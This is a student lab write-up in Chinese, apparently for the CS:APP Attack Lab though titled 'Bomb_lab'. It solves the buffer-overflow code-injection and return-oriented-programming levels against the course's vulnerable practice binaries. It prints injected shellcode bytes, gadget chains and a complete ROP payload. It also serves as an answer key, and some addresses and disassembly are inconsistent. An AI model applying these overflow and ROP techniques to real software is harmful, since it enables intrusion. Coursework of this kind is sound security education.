Bomb_lab

作者: Xiaoma 完成时间: 2023.1.7

实验目的

通过CI与ROP两种方式对程序进行攻击

环境

Ubuntu18.04 + gdb

实验步骤与内容

Code Injection Attacks - Level1

要求:在不注入新代码的情况下,利用字符串重定向程序,让CTARGET在执行return语句时执行touch1的代码,而不是返回test。

test函数的C语言代码为

```
void test()
{
   int val;
   val = getbuf();
   printf("No exploit. Getbuf returned 0x%x\n", val);
}
```

touch1函数的C语言代码为

```
void touch1()
{
    vlevel = 1; /*Part of validation protocol */
    printf("Touch1!: You called touch1()\n");
    validate(1);
    exit(0);
}
```


反汇编test

```
(gdb) disassemble test
Dump of assembler code for function test:
   0x0000000000401968 <+0>:
                                 sub
                                        $0x8,%rsp
   0x000000000040196c <+4>:
                                 mov
                                        $0x0, %eax
   0x0000000000401971 <+9>:
                                 callq
                                        0x4017a8 <getbuf>
   0x00000000000401976 <+14>:
                                        %eax,%edx
                                 mov
   0x0000000000401978 <+16>:
                                 mov
                                        $0x403188,%esi
                                        $0x1,%edi
   0x000000000040197d <+21>:
                                 mov
   0x0000000000401982 <+26>:
                                        $0x0.%eax
                                 mov
   0x0000000000401987 <+31>:
                                 callq
                                        0x400df0 <__printf_chk@plt>
                                 add
   0x000000000040198c <+36>:
                                        $0x8,%rsp
   0x0000000000401990 <+40>:
                                 retq
End of assembler dump.
```

反汇编getbuf

```
(gdb) disassemble getbuf
Dump of assembler code for function getbuf:
   0x00000000004017a8 <+0>:
                                 sub
                                        $0x28,%rsp
   0x00000000004017ac <+4>:
                                 mov
                                        %rsp,%rdi
   0x00000000004017af <+7>:
                                 callq 0x401a40 <Gets>
   0x000000000004017b4 <+12>:
                                 mov
                                        $0x1,%eax
   0x00000000004017b9 <+17>:
                                 add
                                        $0x28,%rsp
   0x00000000004017bd <+21>:
                                 retq
End of assembler dump.
```

此时, 栈中的结构为



已知touch1的地址为0x4017c0

则首先使用任意字符串,将getbuf分配的长度为0x28的栈帧填满,此时再输入字符串,返回地址将被覆盖,若输入字符串为touch1的地址,getbuf执行完以后将返回touch1继续执行。

注意小端存储对应的字节顺序

使用hex2raw将16进制数转换为ASCII字符,并使用参数-q不连接服务器

.txt文件中的内容

验证答案

```
./hex2raw < ./CI_level1/ci_level1.txt | ./ctarget -q
```

Code Injection Attacks - Level1完成

Code Injection Attacks - Level2

要求:注入代码重定向程序,让CTARGET在执行return语句时执行touch2的代码并将cookie作为touch2的参数传入

touch2函数的C语言代码为

```
void touch2(unsigned val)
{
    vlevel = 2; /*Part of validation protocol */
    if(val == cookie)
    {
        printf("Touch2! : You called touch2(0x%.8x)\n", val);
        validate(2);
    }
    else
    {
        printf("Misfire: You called touch2(0x%.8x)\n", val);
        fail(2);
    }
    exit(0);
}
```


已知touch2函数的第一个参数在%rdi中,所以我们植入的代码所做的工作为:

- 执行return语句时使pc指向我们植入的代码
- 将cookie传入%rdi,已知cookie为0x59b997fa
- 跳转至touch2所在地址0x4017ec

查询执行getbuf时的栈顶指针

```
(gdb) p/x $rsp
$1 = 0x5561dc78
(gdb)
```

则此时栈中的结构为



需要植入的汇编指令为

movq \$0x59b997fa, %rdi pushq \$0x4017ec ret

依次对汇编代码进行汇编和反汇编

```
gcc -c injectCode.s
objdump -d injectCode.o > injectCode.d
cat injectCode.d
```

```
injectCode.o: file format elf64-x86-64

Disassembly of section .text:

000000000000000000 <.text>:
    0: 48 c7 c7 fa 97 b9 59 mov $0x59b997fa,%rdi
    7: 68 ec 17 40 00 pushq $0x4017ec
    c: c3 retq
```

验证答案

Code Injection Attacks - Level2完成

Code Injection Attacks - Level3

要求:注入代码重定向程序,让CTARGET在执行return语句时执行touch3的代码并将字符串作为cookie作为touch3的参数传入

hexmatch函数的C语言代码为

```
/* Compare string to hex represention of unsigned value */
int hexmatch(unsigned val, char *sval)
{
   char cbuf[110];
   /* Make position of check string unpredictable */
   char *s = cbuf + random() % 100;
   sprintf(s, "%.8x", val);
   return strncmp(sval, s, 9) == 0;
}
```

touch3函数的C语言代码为

```
void touch3(char *sval)
{
    vlevel = 3; /* Part of validation protocol */
    if (hexmatch(cookie, sval))
    {
        printf("Touch3!: You called touch3(\"%s\")\n", sval);
        validate(3);
    }
}
```

```
else
{
    printf("Misfire: You called touch3(\"%s\")\n", sval);
    fail(3);
}
exit(0);
}
```


已知hexmatch中,生成字符串的地址是随机的,若将表示cookie的字符串存储在getbuf的栈中,会有被覆盖的风险,所以将表示cookie的字符串存储在test的栈中。

查询test的栈顶指针

(gdb) p/x \$rsp \$1 = 0<u>x</u>5561dca8

touch3的地址为0x4018fa

此时栈中的结构为



需要植入的汇编指令为

```
movq $0x5561dca8, %rdi
pushq $0x4018fa
ret
```

依次对汇编代码进行汇编和反汇编

```
gcc -c injectCode.s
objdump -d injectCode.o > injectCode.d
cat injectCode.d
```

```
injectCode.o: file format elf64-x86-64

Disassembly of section .text:

00000000000000000 <.text>:

0: 48 c7 c7 fa 97 b9 59 mov $0x59b997fa,%rdi
7: 68 fa 18 40 00 pushq $0x4018fa
c: c3 retq
```

代码总计10字节,表示cookie的字符串为35 39 62 39 39 37 66 61,故.txt文件中的内容

验证答案

Code Injection Attacks - Level3完成

Return-Oriented Programming - level2

|要求:通过ROP的方式,完成Code Injection Attacks - Level2的任务

在RTARGET中,程序采用了两种方法来避免缓冲区溢出攻击

- 栈随机化
- 限制可执行代码区域

因此我们不再能通过插入代码的方式进行攻击。

我们需要通过ROP的方式进行攻击,即在已有的程序代码中,寻找以ret结尾的,且具有特定功能的序列,将序列地址入栈形成程序链,来完成我们的任务。

实验文档给出了指令编码表 (0x90为空字符)

A. Encodings of movq instructions

movq S, D

Source	Destination D							
S	%rax	%rcx	%rdx	%rbx	%rsp	%rbp	%rsi	%rdi
%rax	48 89 c0	48 89 cl	48 89 c2	48 89 c3	48 89 c4	48 89 c5	48 89 c6	48 89 c7
%rcx	48 89 c8	48 89 c9	48 89 ca	48 89 cb	48 89 cc	48 89 cd	48 89 ce	48 89 cf
%rdx	48 89 d0	48 89 dl	48 89 d2	48 89 d3	48 89 d4	48 89 d5	48 89 d6	48 89 d7
%rbx	48 89 d8	48 89 d9	48 89 da	48 89 db	48 89 dc	48 89 dd	48 89 de	48 89 df
%rsp	48 89 e0	48 89 el	48 89 e2	48 89 e3	48 89 e4	48 89 e5	48 89 e6	48 89 e7
%rbp	48 89 e8	48 89 e9	48 89 ea	48 89 eb	48 89 ec	48 89 ed	48 89 ee	48 89 ef
%rsi	48 89 f0	48 89 fl	48 89 f2	48 89 f3	48 89 f4	48 89 f5	48 89 f6	48 89 f7
%rdi	48 89 f8	48 89 f9	48 89 fa	48 89 fb	48 89 fc	48 89 fd	48 89 fe	48 89 ff

B. Encodings of popq instructions

Operation	Register R									
	%rax	%rcx	%rdx	%rbx	%rsp	%rbp	%rsi	%rdi		
popq R	58	59	5a	5b	5c	5d	5e	5f		

C. Encodings of mov1 instructions

mov1 S, D

Source	Destination D							
S	%eax	%ecx	%edx	%ebx	%esp	%ebp	%esi	%edi
%eax	89 c0	89 cl	89 c2	89 c3	89 c4	89 c5	89 c6	89 c7
%ecx	89 c8	89 c9	89 ca	89 cb	89 cc	89 cd	89 ce	89 cf
%edx	89 d0	89 dl	89 d2	89 d3	89 d4	89 d5	89 d6	89 d7
%ebx	89 d8	89 d9	89 da	89 db	89 dc	89 dd	89 de	89 df
%esp	89 e0	89 el	89 e2	89 e3	89 e4	89 e5	89 e6	89 e7
%ebp	89 e8	89 e9	89 ea	89 eb	89 ec	89 ed	89 ee	89 ef
%esi	89 f0	89 fl	89 f2	89 f3	89 f4	89 f5	89 f6	89 f7
%edi	89 f8	89 f9	89 fa	89 fb	89 fc	89 fd	89 fe	89 ff

D. Encodings of 2-byte functional nop instructions

Operation			Register R							
			%al	%cl	%dl	%bl				
andb	R,	R	20 c0	20 c9	20 d2	20 db				
orb	R,	R	08 c0	08 c9	08 d2	08 db				
cmpb	R,	R	38 c0	38 c9	38 d2	38 db				
testb	R,	R	84 c0	84 c9	84 d2	84 db				

Figure 3: Byte encodings of instructions. All values are shown in hexadecimal.

文档中给出了一个特定序列的例子

```
void setval_210(unsigned *p)
{
    *p = 3347663060U;
}
```

通过对照编码表,我们发现48 89 c7代表指令movq %rax, %rdi,已知该程序的起始地址为0x400f15,则movq %rax, %rdi的起始地址为0x400f18,如果将0x400f18入栈,则该指令可以作为文档中提到的gadget帮助我们完成任务。

我们只能利用farm.c中的代码段。

我们开始分析level2,在**Code Injection Attacks - Level2**中,我们使用movq \$0x59b99fa,%rdi来传入cookie参数,但我们无法在farm.c中找到该指令序列。

我们可以通过将cookie传入寄存器的方式来进行参数传递,首先将farm.c中的代码段用汇编代码的二进制形式表示出来。

```
objdump -d rtarget > rtarget.d
```

通过查找发现,farm中并没有代表popq %rdi的序列。

考虑cookie在寄存器间中转,一次查询movq S, %rdi

搜索到结果


即movq %rax, %rdi

寻找popq %rax

则程序链应为

```
pop %rax
ret
movq %rax, %rdi
ret
```

此时栈中的内容为



故.txt文件中的内容

验证答案

Return-Oriented Programming - level2完成

Return-Oriented Programming - level3

要求:通过ROP的方式,完成Code Injection Attacks - Level3的任务

已知在使用movl指令时,32位寄存器的高16位被置零。


已知栈地址是随机的,故应考虑如何准确定位cookie的地址。

注意到farm中有一个add_xy的函数,故可以采用d = s + offset的方式计算cookie的地址。

因为重复序列较多,寻找相关指令序列的过程不再详细描述, 最终得到的程序链为

```
movq %rsp, %rax
ret
movq %rax, %rdi
ret
popq %rax
ret
movl %eax, %edx
ret
movl %edx, %ecx
ret
movl %ecx, %esi
ret
lea (%rdi, %rsi, 1), %rax
ret
movq %rax, %rdi
ret
```

此时栈中的内容为



故.txt文件中的内容

```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
ad 1a 40 00 00 00 00 00
a2 19 40 00 00 00 00 00
cc 19 40 00 00 00 00 00
48 00 00 00 00 00 00 00
dd 19 40 00 00 00 00 00
70 1a 40 00 00 00 00 00
13 1a 40 00 00 00 00 00
d6 19 40 00 00 00 00 00
a2 19 40 00 00 00 00 00
fa 18 40 00 00 00 00 00
35 39 62 39 39 37 66 61
```

验证答案

```
Cookie: 0x59b997fa
Type string:Touch3!: You called touch3("59b997fa")
Valid solution for level 3 with target rtarget
PASS: Would have posted the following:
      user id bovik
      course
             15213-f15
      lab
             attacklab
             1:PASS:0xfffffffff:rtarget:3:00 00 00 00 00 00 00 00 00 00 00
       result
00 AD 1A 40 00 00 00 00 00 A2 19 40 00 00 00 00 CC 19 40 00 00 00 00 48 0
0 00 00 00 00 00 00 DD 19 40 00 00 00 00 70 1A 40 00 00 00 00 13 1A 40 00
00 00 00 00 D6 19 40 00 00 00 00 00 A2 19 40 00 00 00 00 FA 18 40 00 00 00 00
00 35 39 62 39 39 37 66 61
```

Return-Oriented Programming - level3完成

结论分析与体会

本次实验加深了我对程序栈溢出以及保护的理解,了解了简单的ROP攻击方法。